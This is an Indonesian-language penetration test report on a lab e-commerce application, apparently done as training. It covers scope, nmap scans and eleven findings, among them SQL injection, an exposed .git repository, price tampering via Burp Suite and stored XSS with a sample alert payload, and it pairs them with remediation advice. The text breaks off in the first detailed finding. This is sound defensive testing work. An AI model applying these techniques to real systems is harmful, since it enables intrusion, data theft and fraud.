



Penetration Testing and Findings Report

Author: Ahmad Fany Rizqiyanto
Date: June 10th, 2026
Version 2.0

DAFTAR ISI

DAFTAR ISI	2
DAFTAR GAMBAR	5
DAFTAR TABEL	6
I: EXECUTIVE SUMMARY	7
1.1 Background	7
1.2 Project Objectives	7
1.3 Business Risk Summary	7
II: SCOPE & METHODOLOGY	8
2.1 Target Pengujian	8
2.2 Rules of Engagement (RoE)	8
2.3 Methodology	9
III: RECONNAISSANCE	10
3.1 Informasi Publik (OSINT)	10
3.2 Peta Aplikasi (Application Mapping)	12
IV: FINDINGS SUMMARY	13
4.1 Penilaian Risiko (Risk Assessment)	13
4.2 Report Card & Vulnerability Summary	15
4.3 Analisis Aktivitas Pasca-Eksploitasi	17
4.4 Technical Finding	18
4.4.1 Finding-001: Exposed .git Repository	18
4.4.1.1 Deskripsi	18
4.4.1.2 Evidence	18
4.4.1.3 Recommendation	19
4.4.2 Finding-002: Hardcoded Admin Credential in Public Repository	20
4.4.2.1 Deskripsi	20
4.4.2.2 Evidence	20
4.4.2.3 Recommendation	21
4.4.3 Finding-003: Business Logic – Price & Quantity Tampering	22
4.4.3.1 Deskripsi	22
4.4.3.2 Evidence	22
4.4.3.3 Recommendation	24



4.4.4 Finding-004: SQL Injection.....	25
4.4.4.1 Deskripsi	25
4.4.4.2 Evidence.....	25
4.4.4.3 Recommendation.....	27
4.4.5 Finding-005: Insecure Password Storage – Plaintext	27
4.4.5.1 Deskripsi	27
4.4.5.2 Evidence.....	28
4.4.5.3 Recommendation.....	28
4.4.6 Finding-006: Admin Panel Exposed.....	29
4.4.6.1 Deskripsi	29
4.4.6.2 Evidence.....	29
4.4.6.3 Recommendation.....	30
4.4.7 Finding-007: Stored XSS with Potential Cookie Theft	30
4.4.7.1 Deskripsi	30
4.4.7.2 Evidence.....	31
4.4.7.3 Recommendation.....	32
4.4.8 Finding-008: Session Fixation	32
4.4.8.1 Deskripsi	32
4.4.8.2 Evidence.....	33
4.4.8.3 Recommendation.....	34
4.4.9 Finding-009: Missing HttpOnly.....	34
4.4.9.1 Deskripsi	34
4.4.9.2 Evidence.....	35
4.4.9.3 Recommendation.....	35
4.4.10 Finding-010: CSRF – Missing Anti-CSRF Token	36
4.4.10.1 Deskripsi	36
4.4.10.2 Evidence	36
4.4.10.3 Recommendation	37
4.4.11 Finding-011: Information Disclosure – Verbose Error Message	37
4.4.11.1 Deskripsi.....	37
4.4.11.2 Evidence	38
4.4.11.3 Recommendation	38



V: KESIMPULAN DAN SARAN	39
5.1 Kesimpulan	39
5.2 Saran	39
LAMPIRAN.....	41
REFERENSI	49

DAFTAR GAMBAR

Gambar 1. Hasil scan port nmap	10
Gambar 2. Hasil scan vulnerability nmap	11
Gambar 3. Findings Severity Charts	17
Gambar 4. Hasil ekspos repository	19
Gambar 5. Credential admin yang terekspos	21
Gambar 6. Berhasil login	21
Gambar 7. Add to cart 1 item dan 1 quantity	23
Gambar 8. Manipulasi price dan quantity	23
Gambar 9. Page cart yang sudah diubah	24
Gambar 10. Pembayaran berhasil	24
Gambar 11. Payload SQL Injection	26
Gambar 12. Error MySQL dengan curl	26
Gambar 13. Hasil sqlmap show database	26
Gambar 14. Hasil sqlmap dari table	27
Gambar 15. Password dari admin di sqlmap	28
Gambar 16. Password admin dari repository	28
Gambar 17. Hasil scan dari nmap	29
Gambar 18. Login admin panel	30
Gambar 19. Membuktikan payload <script>alert(1)</script> tersimpan di database dan dieksekusi saat halaman dibuka.	31
Gambar 20. Buat akun baru dengan curl	31
Gambar 21. Membuktikan cookie session bisa dicuri via XSS.	32
Gambar 22. Cookie sebelum login	33
Gambar 23. Cookie setelah login	34
Gambar 24. Hasil dari scan nmap menunjukkan httponly missing	35
Gambar 25. CSRF dari scan nmap	37
Gambar 26. Error Message Show Directory	38

DAFTAR TABEL

Tabel 1. Target Pengujian	8
Tabel 2. Application Mapping.....	12
Tabel 3. CVSS 3.1 Score Range.....	13
Tabel 4. Risk Rating Summary.....	15
Tabel 5. Vulnerability Summary	16
Tabel 6. Deskripsi Finding-001.....	18
Tabel 7. Deskripsi Finding-002	20
Tabel 8. Deskripsi Finding-003.....	22
Tabel 9. Deskripsi Finding-004.....	25
Tabel 10. Deskripsi Finding-005	27
Tabel 11. Deskripsi Finding-006.....	29
Tabel 12. Deskripsi Finding-007	30
Tabel 13. Deskripsi Finding-008.....	32
Tabel 14. Deskripsi Finding-009.....	34
Tabel 15. Deskripsi Finding-010	36
Tabel 16. Deskripsi Finding-011.....	37

I: EXECUTIVE SUMMARY

1.1 Background

Seiring meningkatnya penggunaan aplikasi berbasis web dalam mendukung aktivitas bisnis, keamanan aplikasi menjadi aspek yang sangat penting untuk menjaga kerahasiaan data, integritas transaksi, dan ketersediaan layanan. Aplikasi e-commerce sebagai platform yang mengelola data pengguna, transaksi pembelian, dan informasi administratif memiliki tingkat eksposur yang tinggi terhadap berbagai ancaman keamanan siber.

Untuk mengidentifikasi dan mengevaluasi potensi risiko keamanan yang terdapat pada aplikasi BimbyCart, dilakukan kegiatan Web Application Penetration Testing dengan pendekatan yang mengacu pada metodologi OWASP Web Security Testing Guide (WSTG). Pengujian dilakukan terhadap fitur-fitur yang berada dalam ruang lingkup assessment guna mengidentifikasi kerentanan teknis, kelemahan kontrol keamanan, serta potensi penyalahgunaan logika bisnis yang dapat berdampak terhadap operasional aplikasi.

Hasil pengujian ini diharapkan dapat membantu pengelola aplikasi memahami tingkat risiko keamanan yang ada serta menjadi dasar dalam melakukan perbaikan dan peningkatan kontrol keamanan pada aplikasi.

1.2 Project Objectives

Tujuan utama dari project penetration testing ini adalah:

- a) Mengidentifikasi kerentanan keamanan pada aplikasi web BimbyCart.
- b) Melakukan pemetaan permukaan serangan (attack surface) dan komponen aplikasi yang dapat diakses oleh pengguna maupun pihak eksternal.
- c) Memvalidasi kerentanan yang ditemukan melalui teknik pengujian yang aman dan terkendali.
- d) Menilai dampak teknis dan risiko bisnis dari setiap kerentanan yang berhasil diidentifikasi.
- e) Memberikan rekomendasi mitigasi dan perbaikan untuk meningkatkan keamanan aplikasi.
- f) Mendokumentasikan hasil pengujian dalam bentuk laporan profesional sebagai dasar peningkatan keamanan sistem.

1.3 Business Risk Summary

Hasil pengujian menunjukkan adanya beberapa kerentanan dengan tingkat risiko tinggi hingga kritis yang berpotensi memengaruhi keamanan aplikasi dan proses bisnis yang berjalan di dalamnya. Temuan seperti SQL Injection, Exposed Git

Repository, Hardcoded Administrative Credentials, Insecure Password Storage, serta Business Logic Vulnerability dapat dimanfaatkan oleh pihak tidak berwenang untuk memperoleh akses terhadap data sensitif, akun administratif, dan melakukan manipulasi terhadap transaksi aplikasi.

Selain itu, kelemahan pada mekanisme manajemen sesi dan validasi input berpotensi memungkinkan terjadinya pengambilalihan sesi pengguna, pencurian informasi, serta penyalahgunaan fungsi aplikasi. Apabila kerentanan tersebut dieksploitasi pada lingkungan produksi, organisasi berpotensi mengalami kerugian finansial, gangguan operasional, kebocoran data, penurunan kepercayaan pengguna, serta dampak reputasi yang dapat memengaruhi keberlangsungan layanan.

Berdasarkan hasil assessment, diperlukan tindakan mitigasi dan perbaikan terhadap temuan dengan tingkat risiko Critical dan High sebagai prioritas utama untuk mengurangi kemungkinan terjadinya kompromi sistem dan penyalahgunaan proses bisnis aplikasi.

II: SCOPE & METHODOLOGY

2.1 Target Pengujian

Tabel dibawah merupakan ruang lingkup pengujian yang mencakup dua endpoint utama yang disediakan oleh pihak dibimbing.id dalam environment internal laboratorium yang digunakan dalam aktivitas penetration testing.

Tabel 1. Target Pengujian

No	Nama Komponen aplikasi	Endpoint/URL	IP Address
1	Bimbycart landing page	https://redacted-target.com	188.xxx.xxx.xx
2	Admin Panel	https://redacted-target.com	188.xxx.xxx.xx

Pengujian dilakukan hanya pada aset yang berada dalam ruang lingkup tersebut sesuai dengan Rules of Engagement yang telah ditetapkan.

2.2 Rules of Engagement (RoE)

Pengujian dilakukan dengan ketentuan sebagai berikut:

Aktivitas yang Diizinkan

- Information Gathering dan Reconnaissance.
- Service Enumeration.
- Vulnerability Assessment.
- Penggunaan tools seperti Nmap dan Burp Suite.
- Pengujian manual berdasarkan OWASP Top 10.
- Risk Matriks menggunakan CVSS 3.1.

- Proof of Concept (PoC) yang aman dan tidak merusak sistem.

Aktivitas yang Dilarang

- Denial of Service (DoS) dan Distributed Denial of Service (DDoS).
- Modifikasi atau penghapusan file sistem operasi target.
- Defacement aplikasi.
- Pengujian yang menyebabkan kerusakan permanen terhadap layanan.
- Aktivitas yang berada di luar ruang lingkup pengujian.

2.3 Methodology

Pengujian keamanan dilakukan menggunakan pendekatan **Grey Box Testing**, di mana penguji memiliki informasi terbatas mengenai target pada awal pengujian. Informasi yang diberikan hanya berupa beberapa endpoint aplikasi sebagai titik awal assessment, sementara struktur aplikasi, fitur, role pengguna, serta komponen lainnya diidentifikasi melalui proses reconnaissance dan application mapping.

Metodologi pengujian dilakukan melalui tahapan berikut:

1. Reconnaissance
 - Pengumpulan informasi awal target.
 - Identifikasi domain, IP address, dan layanan yang berjalan.
 - Identifikasi attack surface eksternal.
2. Enumeration & Application Mapping
 - Identifikasi port terbuka dan service yang digunakan.
 - Enumerasi endpoint, fitur aplikasi, dan area administrasi.
 - Pemetaan alur bisnis dan komponen aplikasi.
3. Vulnerability Assessment
 - Pengujian berdasarkan OWASP Top 10.
 - Pengujian autentikasi dan manajemen sesi.
 - Pengujian validasi input dan kontrol akses.
 - Pengujian business logic aplikasi.
 - Source code review berdasarkan artefak yang ditemukan selama assessment.
4. Validation & Proof of Concept
 - Verifikasi kerentanan yang ditemukan melalui Proof of Concept (PoC).
 - Pengumpulan evidence berupa screenshot, request-response, dan output tools.
 - Evaluasi dampak teknis dan risiko bisnis dari setiap temuan.
5. Reporting
 - Klasifikasi tingkat risiko menggunakan CVSS v3.1.
 - Penyusunan rekomendasi mitigasi.


- Dokumentasi hasil pengujian dan penyusunan laporan akhir.

III: RECONNAISSANCE

3.1 Informasi Publik (OSINT)

Fase pengumpulan informasi (*Information Gathering*) dilakukan menggunakan teknik pemindaian aktif dan pasif guna mengidentifikasi *attack surface* eksternal target. Melalui pemindaian komprehensif menggunakan peralatan Nmap, berhasil dipetakan konfigurasi layanan dan port pada server target sebagai berikut:

- **Port 22/tcp (Open – SSH):** Berjalan menggunakan layanan OpenSSH 8.9p1 Ubuntu 3ubuntu0.15. Layanan SSH mengindikasikan penggunaan OpenSSH 8.9p1 pada sistem operasi berbasis Ubuntu.
- **Port 80/tcp (Open – HTTP):** Menggunakan web server Apache httpd. Port ini bertindak sebagai pintu masuk utama platform publik BimbyCart. Hasil enumerasi awal mendeteksi adanya direktori sensitif seperti `/admin_area/` dan `/login.php`.
- **Port 443/tcp (Open – HTTP):** Menampilkan anomali konfigurasi dengan *server-header* Apache namun memuat judul halaman bawaan Nginx. Hal ini mengindikasikan adanya arsitektur *reverse proxy* atau penanganan SSL yang belum terkonfigurasi sempurna.
- **Kebocoran Data Repositori (.git):** Ditemukan folder internal `/.git/` terekspos publik pada port 80, yang mengarah pada repositori kode GitHub terbuka: [<https://github.com/redacted>]. Informasi ini berpotensi mengungkapkan struktur aplikasi, source code, konfigurasi, dan informasi teknis lainnya.



```
(fanyrzq@Kali)-[~]
$ nmap -sV 10.10.10.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-05 19:18 WIB
Nmap scan report for 10.10.10.10
Host is up (0.0094s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd
443/tcp   open  http     Apache httpd
Service Info: Host: 0.0.0.0; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.76 seconds
```

Gambar 1. Hasil scan port nmap

```

└─$ sudo nmap -sV --script vuln -p 80,443 10.10.10.10
[sudo] password for fanyrzq:
Starting Nmap 7.95 ( http://nmap.org ) at 2026-06-07 16:48 WIB
Nmap scan report for 10.10.10.10
Host is up (0.018s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd
|_ http-enum:
|_ /admin_area/: Possible admin folder
|_ /login.php: Possible admin folder
|_ /admin_area/login.php: Possible admin folder
|_ /admin_area/index.php: Possible admin folder
|_ /wp-json: Possible admin folder
|_ http-sql-injection:
|_ Possible sql for queries:
|_ http-server-header: Apache
|_ http-fileupload-exploiter:
|_ Couldn't find a file-type field.
|_ Couldn't find a file-type field.
|_ Couldn't find a file-type field.
|_ Couldn't find a file-type field.
|_ Couldn't find a file-type field.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-git:
|_ Git repository found!
|_ Repository description: Unnamed repository; edit this file 'description' to name the...
|_ Remotes:
|_ https://
|_ http-csrf:
|_ Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.10.10
|_ Found the following possible CSRF vulnerabilities:
|_ Path: http://10.10.10.10:80/cart.php
|_ Form id:
|_ http-csrf:
|_ Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.10.10
|_ Found the following possible CSRF vulnerabilities:
|_ Path: http://10.10.10.10:80/cart.php
|_ Form id:
|_ Form action: cart.php
|_ Path: http://10.10.10.10:80/login.php
|_ Form id:
|_ Form action: login.php
|_ Path: http://10.10.10.10:80/customer_register.php
|_ Form id: registrationform
|_ Form action: customer_register.php
|_ Path: http://10.10.10.10:80/forgot_pass.php
|_ Form id: forgot-password-form
|_ Form action: forgot_pass.php
|_ 443/tcp open  http    Apache httpd
|_ ssl-ccs-injection: No reply from server (TIMEOUT)
|_ http-server-header: Apache
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
Service Info: Host: 0.0.0.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 186.81 seconds

```

Gambar 2. Hasil scan vulnerability nmap

3.2 Peta Aplikasi (Application Mapping)

Tahap Application Mapping dilakukan untuk memperoleh pemahaman menyeluruh terhadap fungsi dan struktur aplikasi e-commerce yang diuji. Proses ini meliputi identifikasi endpoint publik, fitur autentikasi, area pengguna, panel administrasi, serta alur transaksi mulai dari pemilihan produk hingga proses checkout. Dari hasil pemetaan ditemukan beberapa komponen penting yang menjadi fokus pengujian, seperti fitur login dan registrasi, katalog produk, keranjang belanja, manajemen akun pengguna, proses pembayaran, serta panel administrasi. Informasi yang diperoleh pada tahap ini digunakan sebagai dasar dalam melakukan pengujian kerentanan teknis maupun business logic pada aplikasi. Berikut merupakan hasil tabel application mapping.

Tabel 2. Application Mapping

#	Temuan	Endpoint	Parameter	Deskripsi
1	Exposed .git Repository	https://github.com/redacted	N/A	Direktori .git terekspos secara publik dan mengarah ke repositori GitHub terbuka (github.com/redacted). Penyerang dapat mengakses seluruh source code, struktur database, konfigurasi internal, dan kredensial admin yang tersimpan di file DATABASE FILE/database.sql.
2	Hardcoded Admin Credentials in Public Repository	https://github.com/redacted	DATABASEFILE/redacted.sql	Kredensial admin (username & password) ditemukan dalam plaintext di dalam file database.sql yang dapat diakses publik melalui GitHub. Kredensial ini berhasil digunakan untuk login ke panel admin aplikasi.
3	Business Logic - Price & Quantity Tampering	http://redacted/cart.php	Price, Quantity	Server tidak melakukan validasi server-side terhadap nilai harga dan kuantitas yang dikirim dari client. Penyerang dapat memodifikasi parameter price menjadi Rp 0 dan quantity menjadi 999 melalui Burp Suite, dan server menerima nilai tersebut tanpa validasi.
4	SQL Injection	http://redacted/customer_register.php	c_email (POST)	Input pada formulir pendaftaran tidak disanitasi, memungkinkan penyerang menyuntikkan kueri SQL untuk mengekstrak seluruh isi basis data menggunakan sqlmap.
5	Insecure Password Storage - Plaintext	Database Internal	Admin, admin_pass	Kata sandi administrator disimpan dalam format teks biasa (plaintext) tanpa enkripsi atau fungsi hashing, sehingga langsung terekspos saat database terbuka.
6	Admin Panel Exposed Without Protection	http://redacted/admin_area/	N/A	Panel admin dapat diakses langsung dari internet publik tanpa proteksi tambahan seperti IP whitelisting, MFA, atau rate limiting.

				Dikombinasikan dengan kredensial yang bocor, hal ini memudahkan penyerang mendapatkan akses admin.
7	Stored XSS with Potential Cookie Theft	http://redacted/	c_name (POST)	Aplikasi mengizinkan injection payload yang tersimpan permanen di server dan akan dieksekusi pada browser pengguna lain untuk mencuri cookie sesi.
8	Session Fixation – Missing Session ID Regeneration	http://redacted/login.php	PHPSESSID	Aplikasi tidak melakukan regenerasi Session ID setelah proses autentikasi berhasil. PHPSESSID yang sama digunakan sebelum dan sesudah login, memungkinkan serangan session fixation.
9	Missing HttpOnly Attribute on Session Cookie	http://redacted	PHPSESSID	Cookie sesi tidak dilengkapi dengan atribut HttpOnly, sehingga dapat diakses oleh skrip <i>client-side</i> (JavaScript) dan rawan dicuri melalui celah XSS.
10	CSRF – Missing Anti-CSRF Token on Forms	cart.php, login.php, customer_register.php, forgot_password.php	Form Actions	Beberapa critical form tidak mengimplementasikan token CSRF. Penyerang dapat membuat halaman berbahaya yang mengirim request atas nama korban yang sedang terautentikasi.
11	Information Disclosure – Verbose Error Message	http://redacted/shop.php	Shop page	Aplikasi menampilkan pesan error yang mengungkapkan informasi internal seperti path absolut server, nama file, dan nomor baris kode. Informasi ini dapat dimanfaatkan penyerang untuk memahami struktur aplikasi

IV: FINDINGS SUMMARY

4.1 Penilaian Risiko (Risk Assessment)

Tabel berikut mendefinisikan tingkat keparahan dan rentang skor **CVSS V3.1** yang sesuai yang digunakan di seluruh dokumen untuk menilai kerentanan dan dampak risiko.

Tabel 3. CVSS 3.1 Score Range

Severity	CVSS V3.1 Score Range	Definition
Critical	9.0 - 10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.

High	7.0 – 8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0 – 6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1 – 3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Berdasarkan hasil pengujian keamanan yang telah dilakukan terhadap aplikasi BimbyCart, ditemukan sejumlah kerentanan dengan tingkat risiko yang bervariasi, mulai dari Low hingga Critical. Temuan yang diperoleh mencakup kerentanan teknis, kelemahan kontrol akses, kelemahan manajemen sesi, pengungkapan informasi sensitif, serta kerentanan business logic yang berdampak langsung terhadap proses transaksi aplikasi.

Kerentanan dengan tingkat risiko tertinggi meliputi SQL Injection, Hardcoded Administrative Credentials, Insecure Password Storage, serta Business Logic Vulnerability yang memungkinkan manipulasi harga dan kuantitas produk selama proses transaksi. Temuan-temuan tersebut berpotensi menyebabkan akses tidak sah ke data sensitif, kompromi akun administratif, manipulasi transaksi bisnis, serta penyalahgunaan fungsi aplikasi yang dapat mengakibatkan kerugian finansial dan operasional.

Selain itu, ditemukan beberapa kerentanan dengan tingkat risiko menengah hingga rendah seperti Stored Cross-Site Scripting (XSS), Session Fixation, Missing HttpOnly Cookie Attribute, Cross-Site Request Forgery (CSRF), dan Information Disclosure melalui verbose error message. Meskipun dampaknya tidak sebesar temuan kritis, kombinasi beberapa kerentanan tersebut dapat dimanfaatkan secara berantai untuk meningkatkan peluang keberhasilan serangan terhadap aplikasi.

Secara keseluruhan, tingkat risiko keamanan aplikasi dinilai berada pada kategori High Risk karena terdapat beberapa kerentanan kritis yang dapat dieksploitasi

oleh penyerang untuk memperoleh akses administratif, mengakses data sensitif, serta memanipulasi proses bisnis utama aplikasi. Oleh karena itu, diperlukan tindakan perbaikan segera terhadap temuan dengan tingkat risiko Critical dan High sebelum aplikasi digunakan pada lingkungan produksi.

4.2 Report Card & Vulnerability Summary

Tabel berikut mengilustrasikan kerentanan yang ditemukan berdasarkan dampak dan rekomendasi perbaikan:

Tabel 4. Risk Rating Summary

5	2	3	1	0
Critical	High	Medium	Low	Informational

Berdasarkan hasil pengujian keamanan yang telah dilakukan, ditemukan sebelas kerentanan yang terdiri dari beberapa kategori risiko, mulai dari Low hingga Critical. Temuan yang diidentifikasi mencakup kerentanan pada aspek pengungkapan informasi sensitif, keamanan autentikasi, manajemen sesi, validasi input, kontrol akses, serta kelemahan pada logika bisnis aplikasi.

Beberapa temuan dengan tingkat risiko tinggi dan kritis antara lain Exposed Git Repository, Hardcoded Administrative Credentials, SQL Injection, Insecure Password Storage, serta Business Logic Vulnerability yang memungkinkan manipulasi harga dan kuantitas produk. Kerentanan tersebut berpotensi memberikan akses tidak sah terhadap informasi sensitif, kredensial administratif, data aplikasi, serta memungkinkan manipulasi proses bisnis yang dapat berdampak langsung pada operasional dan kerugian finansial organisasi.

Selain itu, ditemukan beberapa kerentanan dengan tingkat risiko menengah hingga rendah seperti Stored Cross-Site Scripting (XSS), Session Fixation, Missing HttpOnly Cookie Attribute, Cross-Site Request Forgery (CSRF), Exposed Administrative Interface, dan Information Disclosure melalui verbose error message. Meskipun dampaknya relatif lebih rendah, kerentanan tersebut tetap berpotensi dimanfaatkan sebagai bagian dari rangkaian serangan yang lebih kompleks apabila tidak segera diperbaiki.

Ringkasan temuan kerentanan berikut disusun berdasarkan tingkat risiko, kategori kerentanan, serta dampak yang ditimbulkan terhadap kerahasiaan (Confidentiality), integritas (Integrity), dan ketersediaan (Availability) aplikasi.

Tabel berikut berisikan temuan serta Tingkat severity berdasarkan rekomendasi singkat yang akan diberikan kepada tim developer.

Tabel 5. Vulnerability Summary

No	Finding	Severity	Recommendation
1	Exposed .git Repository	Critical	Hapus direktori /.git/ dari server produksi dan batasi akses konfigurasi direktori web root.
2	Harcoded Admin Credentials in Public Repository	Critical	Hapus berkas basis data dari repositori publik, bersihkan riwayat <i>Git history</i> , dan lakukan rotasi kata sandi.
3	Business Logic – Price & Quantity Tampering	Critical	Terapkan validasi otoritas harga produk dan kuantitas transaksi mutlak di sisi server (<i>server-side calculation</i>).
4	SQL Injection – Error Bases (c_email)	Critical	Implementasikan <i>Parameterized Queries</i> atau <i>Prepared Statements</i> pada seluruh parameter masukan c_email.
5	Insecure Password Storage – Plaintext	Critical	Terapkan algoritma fungsi <i>hashing</i> satu arah yang kuat (seperti bcrypt atau Argon2id) sebelum disimpan ke database.
6	Admin Panel Exposed Without Protection	High	Batasi perimeter akses panel admin menggunakan mekanisme <i>IP Whitelisting</i> , VPN internal, atau proteksi MFA.
7	Stored XSS with Potential Cookie Theft	High	Terapkan <i>Context-Aware Output Encoding</i> dan lakukan sanitasi/validasi ketat terhadap input karakter khusus pengguna.
8	Session Fixation – Missing Session Regeneration	Medium	Buat fungsi regenerasi <i>Session ID</i> baru sesaat setelah pengguna sukses terautentikasi.
9	Missing HttpOnly Attribute on Session Cookie	Medium	Konfigurasi bendera (<i>flag</i>) HttpOnly dan Secure pada parameter Set-Cookie di server.
10	CSRF – Missing Anti-CSRF Token	Medium	Implementasikan token anti-CSRF acak berbasis kriptografi yang divalidasi pada setiap <i>state-changing request</i> POST.
11	Information Disclosure – Verbose Error Message	Low	Nonaktifkan opsi <i>display_errors</i> pada berkas php.ini produksi dan alihkan catatan kesalahan ke log internal.


4.3 Analisis Aktivitas Pasca-Eksplorasi

Setelah proses eksploitasi berhasil dilakukan, dilakukan serangkaian aktivitas pasca eksploitasi untuk memvalidasi dampak dari kerentanan yang ditemukan. Pengujian dilakukan secara terbatas sesuai ruang lingkup dan aturan pengujian yang telah ditetapkan.

Melalui temuan Exposed Git Repository, diperoleh akses terhadap source code aplikasi dan file database yang mengandung kredensial administratif. Kredensial tersebut kemudian digunakan untuk memverifikasi akses ke panel administrasi aplikasi. Selanjutnya, pengujian SQL Injection dilakukan untuk memvalidasi kemampuan enumerasi database dan mengidentifikasi data yang dapat diakses oleh penyerang.

Pada pengujian Business Logic Vulnerability, dilakukan manipulasi parameter harga dan kuantitas produk menggunakan Burp Suite untuk memverifikasi apakah aplikasi melakukan validasi pada sisi server. Hasil pengujian menunjukkan bahwa perubahan nilai harga dan jumlah produk dapat diproses hingga tahap checkout. Selain itu, dilakukan validasi terhadap kerentanan Stored Cross-Site Scripting (XSS) untuk membuktikan eksekusi JavaScript pada browser pengguna. Pengujian juga menunjukkan bahwa cookie sesi dapat diakses melalui JavaScript karena atribut HttpOnly tidak diterapkan pada cookie aplikasi.

Gambar dibawah merupakan ringkasan dari jumlah temuan beserta tingkat severity.



Gambar 3. Findings Severity Charts

Seluruh aktivitas pasca eksploitasi dilakukan hanya untuk tujuan verifikasi dampak keamanan dan pengumpulan bukti (Proof of Concept) tanpa melakukan

perubahan permanen, penghapusan data, maupun gangguan terhadap layanan aplikasi.

4.4 Technical Finding

4.4.1 Finding-001: Exposed .git Repository (Critical)

4.4.1.1 Deskripsi

Aplikasi memungkinkan akses publik ke direktori Git Repository yang berisi source code dan informasi sensitif aplikasi. Kondisi ini memungkinkan penyerang memperoleh pemahaman mendalam mengenai struktur dan implementasi sistem.

Tabel 6. Deskripsi Finding-001

Field	Detail
Category	Information Disclosure
Severity	Critical (9.1) – CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
OWASP Top 10	A05:2021 – Security Misconfiguration
Risk	Penyerang dapat mengakses seluruh source code, struktur database, dan konfigurasi internal aplikasi melalui direktori .git yang terekspos publik, memungkinkan reconnaissance mendalam dan serangan lanjutan.
Location	github.com/redacted
Tools Used	Nmap 7.95 (--script vuln)
Timeline	4 Juni 2026

4.4.1.2 Evidence

Pengujian menunjukkan bahwa direktori .git dapat diakses secara publik tanpa autentikasi. Kondisi ini memungkinkan pengambilan repository dan akses terhadap source code aplikasi beserta informasi sensitif yang tersimpan di dalamnya.

```

└─$ sudo nmap -sV --script vuln -p 80 10.10.10.10
[sudo] password for fanyrzq:
Starting Nmap 7.95 ( http://nmap.org ) at 2026-06-07 16:48 WIB
Nmap scan report for 10.10.10.10
Host is up (0.018s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd

| http-enum:
|   /admin_area/: Possible admin folder
|   /login.php: Possible admin folder
